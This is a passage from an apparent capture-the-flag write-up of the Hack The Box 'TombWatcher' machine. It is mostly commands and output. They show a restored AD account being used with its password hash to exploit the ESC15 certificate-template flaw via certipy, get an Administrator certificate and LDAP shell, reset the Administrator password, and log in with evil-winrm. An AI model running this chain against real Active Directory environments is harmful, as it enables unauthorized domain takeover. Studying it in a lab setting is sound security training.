PS C:\Users\john\Documents> Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb" -TargetPath "OU=ADCS,DC=tombwatcher,DC=htb"
PS C:\Users\john\Documents> Get-ADUser cert_admin -Properties Enabled, PasswordLastSet, MemberOf

DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled            : True
GivenName         : cert_admin
MemberOf          : {}
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
PasswordLastSet   : 1/27/2026 7:51:25 AM
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname           : cert_admin
UserPrincipalName :
```

Now we can request certificate of Administrator, however it seems like logging is disabled:


```
(teamosh@teamosh)-[~/htb/tools]
$ certipy-ad req -u cert_admin@tombwatcher.htb -hashes :5f43c20b6d58117bdaf45a3e9e72199e -dc-ip 10.129.232.167 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): yes
[*] Wrote certificate and private key to 'administrator_8176fedc-8320-4851-a050-b0505da2f8c3.pfx'

(teamosh@teamosh)-[~/htb/tools]
$ certipy-ad auth -pfx administrator_8176fedc-8320-4851-a050-b0505da2f8c3.pfx -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@tombwatcher.htb'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[-] Certificate is not valid for client authentication
[-] Check the certificate template and ensure it has the correct EKU(s)
[-] If you recently changed the certificate template, wait a few minutes for the change to propagate
[-] See the wiki for more information
```

But we got the creds for cert_admin tho, so maybe scan again?

```
(teamosh@teamosh)-[~/htb/temp]
$ certipy-ad find -dc-ip 10.129.232.167 -u cert_admin@tombwatcher.htb -hashes :5f43c20b6d58117bdaf45a3e9e72199e -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

/home/teamosh/.local/lib/python3.13/site-packages/requests/_init_.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
warnings.warn("urllib3 ({}), or chardet ({}), or charset_normalizer ({}), doesn't match a supported version".format(urllib3.__version__, chardet.__version__, charset_normalizer.__version__), RequestsDependencyWarning)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[-] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[-] Error checking web enrollment: timed out
[-] Use -debug to print a stacktrace
[*] Saving text output to '20260127094700_Certipy.txt'
[*] Wrote text output to '20260127094700_Certipy.txt'
```

Bazar zhok, we have ESC15!, by looking at certipy-ad wiki, we can see how to exploit that

[ESC15](#)

Session Actions Edit View Help

Template Last Modified	: 2024-11-16T17:07:26+00:00
Permissions	
Enrollment Permissions	
Enrollment Rights	: TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins TOMBWATCHER.HTB\cert_admin
Object Control Permissions	
Owner	: TOMBWATCHER.HTB\Enterprise Admins
Full Control Principals	: TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins
Write Owner Principals	: TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins
Write Dacl Principals	: TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins
Write Property Enroll	: TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins TOMBWATCHER.HTB\cert_admin
[+] User Enrollment Principals	: TOMBWATCHER.HTB\cert_admin
[!] Vulnerabilities	
ESC15	: Enrollee supplies subject and schema version is 1.
[*] Remarks	
ESC15	: Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.

```
(teamosh@teamosh)-[~/htb/temp]
$ certipy-ad req -u cert_admin@tombwatcher.htb -hashes :5f43c20b6d58117bdaf45a3e9e72199e -dc-ip 10.129.232.167 -ca 'tombwatcher-CA-1' -template 'Webserver' -upn 'administrator@tombwatcher.htb' -application-policies 'Client Authentication'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): yes "H
[*] Wrote certificate and private key to 'administrator_4d23dc79-c82e-4d35-bc66-19ccc6848065.pfx'
```

```
(teamosh@teamosh)-[~/htb/temp]
$ certipy-ad auth -pfx administrator_4d23dc79-c82e-4d35-bc66-19ccc6848065.pfx -dc-ip 10.129.232.167 -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@tombwatcher.htb'
[*] Connecting to 'ldaps://10.129.232.167:636'
[*] Authenticated to '10.129.232.167' as: 'u:TOMBWATCHER\Administrator'
Type help for list of commands

# change_password Administrator chetam_brother
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: chetam_brother
Password changed successfully!

# sSsSsS
```

```
(teamosh@teamosh)-[~/htb/temp]
$ evil-winrm -i 10.129.232.167 -u Administrator -p chetam_brother

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Trash
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----      1/27/2026   3:47 AM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> _
```